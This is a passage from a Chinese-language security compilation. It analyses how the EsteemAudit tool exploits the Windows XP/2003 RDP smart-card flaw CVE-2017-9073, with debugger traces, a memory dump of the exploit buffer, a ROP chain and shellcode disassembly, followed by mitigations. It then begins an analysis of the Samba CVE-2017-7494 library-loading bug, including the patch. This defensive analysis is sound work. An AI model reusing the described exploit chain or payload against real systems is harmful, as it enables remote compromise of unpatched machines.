00fcff8c 77c5872d RPCRT4!RecvLotsaCallsWrapper+0xd
00fcffac 77c4b110 RPCRT4!BaseCachedThreadRoutine+0x9d
00fcffb8 7c824829 RPCRT4!ThreadStartRoutine+0x1b
WARNING: Stack unwind information not available. Following frames may be wrong.
00fcffec 00000000 kernel32!GetModuleHandleA+0xdf
```

gpkcsp!MyCPAcquireContext 这个函数是负责发送，接受和处理智能卡数据包的，且与 EsteemAudit 中的函数 RecvProcessSendPackets 是相关的。

在介绍这个函数前，我们先看看 scredir!SCardTransmit。这个函数被函数 gpkcsp!DoSCardTransmit 调用，是发送和接受智能卡数据的基础函数。

```
v8 = _SendSCardIOCTL(0x900D0u, pBuffer, pEncodedSize, &v33);// come into kernel, send the encoded data to client
                                                // and recevie data from the client in kernel
                                                // after that copy data from kernel to user land 1st time
if ( !v8 )
{
  SafeMesHandleFree(&pHandle);
  if ( !MesDecodeBufferHandleCreate(*((char **)v33 + 2), *((_DWORD *)v33 + 4), &pHandle) )
  {
    v24 = 0;
    v25 = 0;
    dwBytes = 0;
    v27 = 0;
    ms_exc.registration.TryLevel = 1;
    Transmit_Return_Decode(pHandle, &v24);    // copy data 2nd time, decode and process
    ms_exc.registration.TryLevel = -1;
    v9 = v24;
    v31 = v24;
    if ( !v24 )
    {
      if ( pioRecvPci )
      {
        v10 = v25;
        if ( v25 )
        {
          pioRecvPci->dwProtocol = *v25;
          v11 = v10[1];
          if ( v11 )
          {
            if ( v11 <= pioSendPci->cbPciLength - 8 )
              qmemcpy(&pioRecvPci[1], (const void *)v10[2], v10[1]);
          }
        }
      }
      v9 = _CopyReturnToCallerBuffer(
             *(struct _REDIR_LOCAL_SCARDCONTEXT **)hCard,
             v27,
             dwBytes,
             pbRecvBuffer,
             pcbRecvLength,
             1u);                               // copy data to 0x080190d8
      v31 = v9;
    }
    ms_exc.registration.TryLevel = 2;
00004A19 SCardTransmit:115
```


函数_SendSCardIOCTL 的第一个参数为 0x900d0 代表 SCARD_IOCTL_TRANSMIT。发送数据的和接受数据的数据结构_Transmit_Call 和_Transmit_Return 之前已经介绍过了。随后 Transmit_Return_Decode 会解码并处理从内核中得到的数据。

scredir!_CopyReturnToCallerBuffe 这个函数拷贝的数据来自于客户端发送的数据，且为保存在地址 0x080190d8 中的全局变量。这意味这缓冲区溢出数据包和漏洞利用数据包的数据将会被拷贝到地址 0x080190d8 中。这就是为什么在缓冲区溢出数据包和漏洞利用数据包中有这个地址被硬编码地址的原因。


```
unsigned int __stdcall _CopyReturnToCallerBuffer(struct _REDIR_LOCAL_SCARDCONTEXT *a1, unsigned __int8 *src,
{
  unsigned __int32 v6; // ecx@1
  int heapFlag; // edx@1
  SIZE_T v8; // eax@9
  bool v9; // zf@11
  unsigned __int8 *heapchunk; // eax@14
  unsigned int v11; // ecx@15
  unsigned __int8 *dst; // edi@15

  v6 = *a5;
  heapFlag = *a5 == -1;                         // a5 always != -1, it is set to be 0x200;
                                                // it means heapFlag always flase
```

接下来我们介绍 gpkcsp!MyCPAcquireContext 函数和整个的利用过程。函数 SCardEstablishContext 和 ConnectToCard 的细节不在此阐述，不过我们会介绍程序处理缓冲区溢出包的流程。

这是一个名为 ProvCont 的全局变量，被存储在大小是 0x24a8 的堆中


```
0:003> dc gpkcsp!ProvCont (08176dd8)
08176dd8  02cdcb58                                X...
0:003> !heap -p -a 0x2cdcb58
address 02cdcb58 found in
_DPH_HEAP_ROOT @ 3a1000
in busy allocation (  DPH_HEAP_BLOCK:         UserAddr         UserSize –         VirtAddr
VirtSize)
3a3c80:              2cdcb58                  24a8 –              2cdc000                  4000
7c96d97a ntdll!RtlAllocateHeap+0x00000e9f
77b8d08c msvcrt!malloc+0x0000006c
08012599 gpkcsp!GMEM_Alloc+0x0000000e
0800a937 gpkcsp!DllMain+0x00000090
080120fc gpkcsp!_DllMainCRTStartup+0x00000052
7c94a352 ntdll!LdrpCallInitRoutine+0x00000014
7c963465 ntdll!LdrpRunInitializeRoutines+0x00000367
7c964311 ntdll!LdrpLoadDll+0x000003cd
7c964065 ntdll!LdrLoadDll+0x00000198
7c801bf3 kernel32!LoadLibraryExW+0x000001b2
7c801dbd kernel32!LoadLibraryExA+0x0000001f
7c801df3 kernel32!LoadLibraryA+0x000000b5
77f42fef ADVAPI32!CryptAcquireContextA+0x0000045c
77f50a5f ADVAPI32!CryptAcquireContextW+0x000000a4
0103fd78 winlogon!CSCLogonInit::CryptCtx+0x00000075
0104086c winlogon!CSCLogonInit::RelinquishCryptCtx+0x00000010
010408c1 winlogon!ScHelperGetCertFromLogonInfo+0x00000022
0103a8f5 winlogon!s_RPC_ScHelperGetCertFromLogonInfo+0x0000003f
77c50193 RPCRT4!Invoke+0x00000030
77cb33e1 RPCRT4!NdrStubCall2+0x00000299
77cb35c4 RPCRT4!NdrServerCall2+0x00000019
77c4ff7a RPCRT4!DispatchToStubInCNoAvrf+0x00000038
77c7e732 RPCRT4!DispatchToStubInCAvrf+0x00000014
77c5042d RPCRT4!RPC_INTERFACE::DispatchToStubWorker+0x0000011f
```

```
77c50353 RPCRT4!RPC_INTERFACE::DispatchToStub+0x000000a3
77c511dc RPCRT4!LRPC_SCALL::DealWithRequestMessage+0x0000042c
77c512f0 RPCRT4!LRPC_ADDRESS::DealWithLRPCRequest+0x00000127
77c58678 RPCRT4!LRPC_ADDRESS::ReceiveLotsaCalls+0x00000430
77c58792 RPCRT4!RecvLotsaCallsWrapper+0x0000000d
77c5872d RPCRT4!BaseCachedThreadRoutine+0x0000009d
77c4b110 RPCRT4!ThreadStartRoutine+0x0000001b
7c824829 kernel32!BaseThreadStart+0x00000034
```



调用 DoSCardTransmit 处理缓冲区溢出数据包并将数据包保存在 0x080190d8 后，MyCPAcquireContext 初始化 KeyData(0x80)并且从 0x080190d8 拷贝客户端发送的数据(大小为 0x2b-7)到这块内存中

```
302   memset((char *)ProvCont + 0xB8 * *channelId + 0x18, 0, 0x80u);// size=0x80
303   if ( (_BYTE)dword_80190DC == 0x30 )          // check the first byte of 0x080190dc
304   {
305     *(_DWORD *)((char *)v25 + (_DWORD)dword_8019524) = 0;
306   }
307   else
308   {
309     v26 = (char *)ProvCont;
310     *(_DWORD *)((char *)v25 + (_DWORD)dword_8019524) = 1;
311     v27 = (unsigned __int32)&v26[0xB8 * *channelId];
312     dst = (char *)(v27 + 0x18);
313     if ( *(_DWORD *)(v27 + 0xA4) )
314     {
315       memset(dst, 0, 0x80u);
316     }
317     else
318     {
319       qmemcpy(dst, (char *)&dword_80190DC + 1, dword_8176DDC - 7);// overflow!!! size=0xb2-7
320       v25 = v49;
321     }
```



通过调试可以看到 key_object 的溢出情况

```
0:003> dc 02cdcb58+a0+b8-20
02cdcc90    b7314210 544f2b0f 34059cf0 ead224e5    .B1..+OT...4.$..
02cdcca0    22ef2496 b2dcb268 9c36556f 159e7181    .$.”h...oU6..q..
02cdccb0    080190dc 00009000 70e2a252 b67b7cc7    ........R..p.|{.
02cdccc0    62937b2c afe0bbbd 93606931 dcdba152    ,{.b....1i`.R...
02cdccd0    00cd84d1 00000000 00000000 00000000    ................
02cdcce0    00000000 00000000 00000000 00000000    ................
02cdccf0    00000000 00000000 00000000 00000000    ................
02cdcd00    00000000 00000000 00000000 00000000    ................
```

在溢出 keyobject 后，我们可以观察 gpkcsp!MyCPAcquireContext 如何处理接下来的数据包和 EIP 是如何被控制的。

```
327   if ( !Slot_Description::ValidateTimestamps((struct Slot_Description *)((char *)v25 + (_DWORD)dword_8019518), v29) )//
328                                           // call DoSCardTransmit to copy data in 157 bytes packet to userland
329     return 0;
330   if ( !*(_DWORD *)((char *)v25 + (_DWORD)dword_8019520) )
331   {
332     if ( !sub_8009094(*channelId, 0) )    // call DoSCardTransmit to copy buffer overflow path, 2nd time copy, 333 bytes
333                                           // and after that call DoSCardTransmit again to copy expbuffer to 0x080190d8
334     {
335       v30 = GetLastError();
336       v31 = *channelId;
337       dwErrCode = v30;
338       Select_MF(v31);                     // here to deal with 157 bytes packet
339       SCardEndTransaction(*((_DWORD *)ProvCont + 46 * *channelId + 1), 0);// come into kernel bp6 handlePacket, send end packet to client
340       v32 = 0;
341       goto LABEL_77;
342     }
```


我们注意到一个没有符号信息的函数 sub_8009094 调用 DoSCardTransmit 并拷贝 expbuffer 到 0x080x90d8 中，在 Windows2003 中这个地址没有 ASLR 保护并且存放用户发送的数据包中的原始数据。

```
0:003> dc 080190d8 L1c0/4
080190d8  d26ccf61 08011e7a 0801118e 08005e85  a.l.z.....^..
080190e8  0800bedd 11111111 9d273fbe e636c0ea  .....?'...6.
080190f8  00000000 b02838fd 08011fef 08019078  .....8(.....x...
08019108  3005123c 22222222 00000000 f7a1d915  <..0"""" ........
08019118  00004000 080128cc 0000008f 7ffe0300  .@...(..........
08019128  08015074 08019148 08019118 ffffffff  tP..H...........
08019138  08019130 08019118 00000040 08019130  0.......@...0...
08019148  8b6404b0 06002d00 c4890000 00e8c689  ..d..-..........
08019158  90000000 d5858b5d 89000000 858b0446  ....]........F...
08019168  000000d9 310c4689 104689c0 8b144689  .....F.1..F..F..
08019178  0000dd85 8b008b00 0000bc80 18468900  ..............F.
08019188  00e1858b 008b0000 8b1c4689 0000e585  .........F......
08019198  89008b00 468b2046 2846890c 4689c031  ....F .F..F(1..F
080191a8  00b5e82c c0850000 468b6675 0846892c  ,.......uf.F,.F.
080191b8  2b0c468b 89501046 468b50e0 10460308  .F.+F.P..P.F..F.
080191c8  50c03150 ff1476ff 76ff0476 1876ff20  P1.P.v..v..v .v.
080191d8  591c56ff 8b144689 c8011046 8b104689  .V.Y.F..F....F..
080191e8  46890846 10468b24 00d9853b c07c0000  F..F$.F.;.....|.
080191f8  4689c031 244e8b10 0189c889 0471ff51  1..F..N$....Q.q.
08019208  c083c889 d0ff5014 03ebc031 5048c031  .....P..1...1.HP
08019218  852c468b 8b0e74c0 58e81058 85000000  .F,..t..X..X....
08019228  ff0274db c3e431d3 080192d8 00006346  .t...1......Fc..
08019238  08176dd8 0800119c 080011cc 000012b8  .m..............
08019248  24548d00 c22ecd04 18c20018 0057b800  ..T$..........W.
08019258  548d0000 2ecd0424 6a0010c2 30006840  ...T$.....j@h.0
08019268  468d0000 c0315028 2c468d50 48c03150  ...F(P1.P.F,P1.H
08019278  ffc6e850 68c3ffff 00008000 5028468d  P.....h.....F(P
08019288  502c468d 5048c031 ffffc0e8 6578c3ff  .F,P1.HP.....xe
```

当漏洞利用数据包中的数据部署完成后，gpkcsp!MyCPAcquireContext 处理 ReleaseProvider 路径。

此时在函数 CryptDestroyKey 中会利用 C++类的虚表完成虚函数调用 KeyObject->release

```
36  v7 = 0x88 * channelId;
37  *((_DWORD *)ProvCont + 0x2E * channelId) = 0;
38  v8 = (char *)ProvCont + 0x88 * channelId;
39  if ( !(v8[11] & 0xF0) || !*((_DWORD *)v8 + 4) )
40  {
41    if ( *((_DWORD *)v8 + 5) )
42    {
43      SCardEndTransaction(*((_DWORD *)v8 + 1), 0);
44      SCardReconnect(*(_DWORD *)((char *)ProvCont + v7 + 4), 2u, 1u, 0, &pdwActiveProtocol);
45      *(_DWORD *)((char *)ProvCont + v7 + 20) = 0;
46    }
47    if ( *(_DWORD *)((char *)ProvCont + v7 + 0xA0) )// v7 = 0xb8*channelID(here is 1)
48    {
49      CryptDestroyKey(*(_DWORD *)((char *)ProvCont + v7 + 0xA0));// release key object, but here object is 0x080190dc, when call release, eip is controlled
50      *(_DWORD *)((char *)ProvCont + v7 + 160) = 0;
51    }
52    if ( *(_DWORD *)((char *)ProvCont + v7 + 0x9C) )
53    {
54      CryptDestroyKey(*(_DWORD *)((char *)ProvCont + v7 + 0x9C));
55      *(_DWORD *)((char *)ProvCont + v7 + 0x9C) = 0;
56    }
57    v9 = *(_DWORD *)((char *)ProvCont + v7 + 4);
58    if ( v9 )
59    {
60      SCardDisconnect(v9, 0);
0000701F ReleaseProvider:47
```


接下来的调试信息展示了如何控制 EIP 和执行 shellcode。这个 exploit 利用了 SharedUserData 技术去调用 KiFastSystemCall 来执行函数 VirtualProtect，将内存 0x80190d8 的属性设置成可写和执行 ,然后在地址 0x8019148 执行 shellcode。这时 exploit 就完成了第一阶段的工作 。

```
0:011> g 08007c2b
eax=080190dc ebx=77f3f5b0 ecx=02cdaff8 edx=00000000 esi=000000b8 edi=00000000
eip=08007c2b esp=02dfe40c ebp=02dfe420 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
gpkcsp!ReleaseProvider+0xef:
08007c2b ffd3            call    ebx {ADVAPI32!CryptDestroyKey (77f3f5b0)}
0:011>
eax=00000001 ebx=00000001 ecx=77f50c75 edx=00000000 esi=080190dc edi=08019078
eip=77f3f615 esp=02dfe3c0 ebp=02dfe404 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ADVAPI32!CryptDestroyKey+0x6e:
77f3f615 ff5608          call    dword ptr [esi+8]  ds:0023:080190e4=08005e85
0:011> t
eax=00000001 ebx=00000001 ecx=77f50c75 edx=00000000 esi=080190dc edi=08019078
eip=08005e85 esp=02dfe3bc ebp=02dfe404 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
gpkcsp!GetAppWindow+0x1c:
08005e85 8bc6            mov     eax,esi
0:011>
eax=080190dc ebx=00000001 ecx=77f50c75 edx=00000000 esi=080190dc edi=08019078
eip=08005e87 esp=02dfe3bc ebp=02dfe404 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
gpkcsp!GetAppWindow+0x1e:
```

```
08005e87 5e                   pop         esi
0:011>
eax=080190dc ebx=00000001 ecx=77f50c75 edx=00000000 esi=77f3f618 edi=08019078
eip=08005e88 esp=02dfe3c0 ebp=02dfe404 iopl=0                nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000                efl=00000202
gpkcsp!GetAppWindow+0x1f:
08005e88 c3                   ret
0:011> t
eax=080190dc ebx=00000001 ecx=77f50c75 edx=00000000 esi=77f3f618 edi=08019078
eip=0800bedd esp=02dfe3c4 ebp=02dfe404 iopl=0                nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000                efl=00000202
gpkcsp!funcCheck+0x129:
0800bedd 94                   xchg        eax,esp
0:011> t
eax=02dfe3c4 ebx=00000001 ecx=77f50c75 edx=00000000 esi=77f3f618 edi=08019078
eip=0800bede esp=080190dc ebp=02dfe404 iopl=0                nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000                efl=00000202
gpkcsp!funcCheck+0x12a:
0800bede c3                   ret
0:011> t
eax=02dfe3c4 ebx=00000001 ecx=77f50c75 edx=00000000 esi=77f3f618 edi=08019078
eip=08011e7a esp=080190e0 ebp=02dfe404 iopl=0                nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000                efl=00000202
gpkcsp!MyCPSignHash+0x3ac:
08011e7a c21c00               ret         1Ch
0:011> t
eax=02dfe3c4 ebx=00000001 ecx=77f50c75 edx=00000000 esi=77f3f618 edi=08019078
eip=0801118e esp=08019100 ebp=02dfe404 iopl=0                nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000                efl=00000202
gpkcsp!MyCPImportKey+0xac3:
0801118e c21800               ret         18h
0:011> t
eax=02dfe3c4 ebx=00000001 ecx=77f50c75 edx=00000000 esi=77f3f618 edi=08019078
eip=08011fef esp=0801911c ebp=02dfe404 iopl=0                nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000                efl=00000202
gpkcsp!__report_gsfailure+0xdf:
08011fef c3                   ret
```

```
0:011> t
eax=02dfe3c4 ebx=00000001 ecx=77f50c75 edx=00000000 esi=77f3f618 edi=08019078
eip=080128cc esp=08019120 ebp=02dfe404 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
gpkcsp!CC_Exit+0x4f:
080128cc 58              pop     eax
0:011> t
eax=0000008f ebx=00000001 ecx=77f50c75 edx=00000000 esi=77f3f618 edi=08019078
eip=080128cd esp=08019124 ebp=02dfe404 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
gpkcsp!CC_Exit+0x50:
080128cd 5b              pop     ebx
0:011> t
eax=0000008f ebx=7ffe0300 ecx=77f50c75 edx=00000000 esi=77f3f618 edi=08019078
eip=080128ce esp=08019128 ebp=02dfe404 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
gpkcsp!CC_Exit+0x51:
080128ce c3              ret
0:011> t
eax=0000008f ebx=7ffe0300 ecx=77f50c75 edx=00000000 esi=77f3f618 edi=08019078
eip=08015074 esp=0801912c ebp=02dfe404 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
gpkcsp!CC_Exit+0x27f7:
08015074 ff23            jmp     dword ptr [ebx]          ds:0023:7ffe0300={ntdll!KiFastSystemCall
(7c9585e8)}
Shellcode start:
No prior disassembly possible
08019148 b004            mov     al,4
0801914a 648b00          mov     eax,dword ptr fs:[eax]
0801914d 2d00060000      sub     eax,600h
08019152 89c4            mov     esp,eax
08019154 89c6            mov     esi,eax
08019156 e800000000      call    gpkcsp!IsProgButtonClick+0x8f (0801915b)
0801915b 90              nop
0801915c 5d              pop     ebp
0801915d 8b85d5000000    mov     eax,dword ptr [ebp+0D5h]
08019163 894604          mov     dword ptr [esi+4],eax
```

```
08019166 8b85d9000000      mov     eax,dword ptr [ebp+0D9h]
0801916c 89460c            mov     dword ptr [esi+0Ch],eax
0801916f 31c0              xor     eax,eax
08019171 894610            mov     dword ptr [esi+10h],eax
08019174 894614            mov     dword ptr [esi+14h],eax
08019177 8b85dd000000      mov     eax,dword ptr [ebp+0DDh]
0801917d 8b00              mov     eax,dword ptr [eax]
0801917f 8b80bc000000      mov     eax,dword ptr [eax+0BCh]
08019185 894618            mov     dword ptr [esi+18h],eax
08019188 8b85e1000000      mov     eax,dword ptr [ebp+0E1h]
0801918e 8b00              mov     eax,dword ptr [eax]
08019190 89461c            mov     dword ptr [esi+1Ch],eax
08019193 8b85e5000000      mov     eax,dword ptr [ebp+0E5h]
08019199 8b00              mov     eax,dword ptr [eax]
0801919b 894620            mov     dword ptr [esi+20h],eax
0801919e 8b460c            mov     eax,dword ptr [esi+0Ch]
080191a1 894628            mov     dword ptr [esi+28h],eax
080191a4 31c0              xor     eax,eax
080191a6 89462c            mov     dword ptr [esi+2Ch],eax
080191a9 e8b5000000        call    gpkcsp!IsProgButtonClick+0x197 (08019263)
...
0:011> !address 08019148
Failed to map Heaps (error 80004005)
Usage:                  Image
Allocation Base:        08000000
Base Address:           08019000
End Address:            0801e000
Region Size:            00005000
Type:                   01000000        MEM_IMAGE
State:                  00001000        MEM_COMMIT
Protect:                00000040        PAGE_EXECUTE_READWRITE
More info:              lmv m gpkcsp
More info:              !lmi gpkcsp
More info:              ln 0x8019148
```

检测和暂时缓解措施

CVE-2017-9073 仅存在 Windows XP 和 Windows 2003 上，且这两个系统不再收到微软的支持。所以用户应该在第一时间升级到最新版的 Windows 系统。由于漏洞出现在 RDP 的智能卡模块，所以以下措施也可以暂时缓解漏洞：

在组策略中关闭智能卡模块

在注册表中关闭智能卡模块。在路径 HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services\下增加或者设置键值 0，类型为 REG_DWORD

关闭或者限制外接的 RDP 访问请求

总结

RDP 是 Windows 上非常有用且非常复杂的模块。基于我们对 EsteemAudit 的分析，这个漏洞本身并不难发现。不过难点在如何进行成功的利用。有趣的是 gpkcsp 选择了一个全局变量来存储客户端发来的原始数据 ,这样可以使攻击者在没有 ASLR 的情况下在一个固定的已知地址部署完全可控的数据。利用工具的作者利用了这个特性完成了 exploit。EsteemAudit 是一个在 Windows XP 和 Windows 2003 上的利用工具。用户需要在类似于 WanaCryp0t 有蠕虫行为的病毒利用这个工具进行大规模传播前前，进行 XP 和 2003 系统的暂时缓解措施避免财产损失。

Samba 远程代码执行漏洞(CVE-2017-7494)分析

作者：cyg07 && redrain

原文来源：
http://blogs.360.cn/blog/samba%E8%BF%9C%E7%A8%8B%E4%BB%A3%E7%A0%81%E6%89%A7%E8%A1%8C%E6%BC%8F%E6%B4%9Ecve-2017-7494%E5%88%86%E6%9E%90/

概述

2017 年 5 月 24 日 Samba 发布了 4.6.4 版本 ,中间修复了一个严重的远程代码执行漏洞，漏洞编号 CVE-2017-7494，漏洞影响了 Samba 3.5.0 之后到 4.6.4/4.5.10/4.4.14 中间的所有版本。360 网络安全中心和 360 信息安全部第一时间对该漏洞进行了分析，确认属于严重漏洞，可以造成远程代码执行。

目前已经确定除了*nix 大量使用 Samba 服务外，部分 IoT 和 NAS 类型的产品也受到了 CVE-2017-7494 的影响，请受影响的用户尽快进行安全评估和补丁升级。

技术分析

如官方所描述，该漏洞只需要通过一个可写入的 Samba 用户权限就可以通过加载恶意动态库提权到 samba 所在服务器的 root 权限（ samba 默认是 root 用户执行的 ）。

Patch 来看的话，is_known_pipename 函数的 pipename 中存在路径符号会有问题：

```
From d2bc9f3afe23ee04d237ae9f4511fbe59a27ff54 Mon Sep 17 00:00:00 2001
From: Volker Lendecke <vl@samba.org>
Date: Mon, 8 May 2017 21:40:40 +0200
Subject: [PATCH] CVE-2017-7494: rpc_server3: Refuse to open pipe names with /
 inside

Bug: https://bugzilla.samba.org/show_bug.cgi?id=12780

Signed-off-by: Volker Lendecke <vl@samba.org>
Reviewed-by: Jeremy Allison <jra@samba.org>
Reviewed-by: Stefan Metzmacher <metze@samba.org>
---
 source3/rpc_server/srv_pipe.c | 5 +++++
 1 file changed, 5 insertions(+)

diff --git a/source3/rpc_server/srv_pipe.c b/source3/rpc_server/srv_pipe.c
index 0633b5f..c3f0cd8 100644
--- a/source3/rpc_server/srv_pipe.c
+++ b/source3/rpc_server/srv_pipe.c
@@ -475,6 +475,11 @@ bool is_known_pipename(const char *pipename, struct ndr_syntax_id *syntax)
 {
 	NTSTATUS status;
 
+	if (strchr(pipename, '/')) {
+		DEBUG(1, ("Refusing open on pipe %s\n", pipename));
+		return false;
+	}
+
 	if (lp_disable_spoolss() && strequal(pipename, "spoolss")) {
 		DEBUG(10, ("refusing spoolss access\n"));
 		return false;
--
1.9.1
```

再延伸下 smb_probe_module 函数中就会形成公告里说的加载攻击者上传的 dll 来任意执行代码了：

```
bool is_known_pipename(const char *pipename, struct ndr_syntax_id *syntax)
{
    NTSTATUS status;

    if (lp_disable_spoolss() && strequal(pipename, "spoolss")) {
        DEBUG(10, ("refusing spoolss access\n"));
        return false;
    }

    if (rpc_srv_get_pipe_interface_by_cli_name(pipename, syntax)) {
        return true;
    }

    status = smb_probe_module("rpc", pipename);
    if (!NT_STATUS_IS_OK(status)) {
        DEBUG(10, ("is_known_pipename: %s unknown\n", pipename));
        return false;
    }
    DEBUG(10, ("is_known_pipename: %s loaded dynamically\n", pipename));

    /*
     * Scan the list again for the interface id
     */
    if (rpc_srv_get_pipe_interface_by_cli_name(pipename, syntax)) {
        return true;
    }

    DEBUG(10, ("is_known_pipename: pipe %s did not register itself!\n",
           pipename));

    return false;
} ? end is_known_pipename ?
```

smb_probe_module 函数如下，会进一步调用 do_smb_load_module 函数。

```
NTSTATUS smb_probe_module(const char *subsystem, const char *module)
{
    return do_smb_load_module(subsystem, module, true);
}
```

在 do_smb_load_module 函数中会试图通过 load_module 函数取加载 so 文件，并调用 samba_init_module 函数作初始化。

```
static NTSTATUS do_smb_load_module(const char *subsystem,
                   const char *module_name, bool is_probe)
{
    void *handle;
    init_module_fn init;
    NTSTATUS status;

    char *full_path = NULL;
    TALLOC_CTX *ctx = talloc_stackframe();

    if (module_name == NULL) {
        TALLOC_FREE(ctx);
        return NT_STATUS_INVALID_PARAMETER;
    }

    /* Check for absolute path */

    DEBUG(5, ("%s module '%s'\n", is_probe ? "Probing" : "Loading", module_name));

    if (subsystem && module_name[0] != '/') {
        full_path = talloc_asprintf(ctx,
                        "%s/%s.%s",
                        modules_path(ctx, subsystem),
                        module_name,
                        shlib_ext());
        if (!full_path) {
            TALLOC_FREE(ctx);
            return NT_STATUS_NO_MEMORY;
        }

        DEBUG(5, ("%s module '%s': Trying to load from %s\n",
              is_probe ? "Probing": "Loading", module_name, full_path));
        init = load_module(full_path, is_probe, &handle);
    } else {
        init = load_module(module_name, is_probe, &handle);
    }

    if (!init) {
        TALLOC_FREE(ctx);
        return NT_STATUS_UNSUCCESSFUL;
    }

    DEBUG(2, ("Module '%s' loaded\n", module_name));

    status = init();
    if (!NT_STATUS_IS_OK(status)) {
        DEBUG(0, ("Module '%s' initialization failed: %s\n",
                module_name, get_friendly_nt_error_msg(status)));
        dlclose(handle);
    }
    TALLOC_FREE(ctx);
    return status;
} ? end do_smb_load_module ?
```

可以看到 load_module 函数中调用 dlopen 来加载 so 文件，并返回给上层函数具体的 samba_init_module 函数地址。

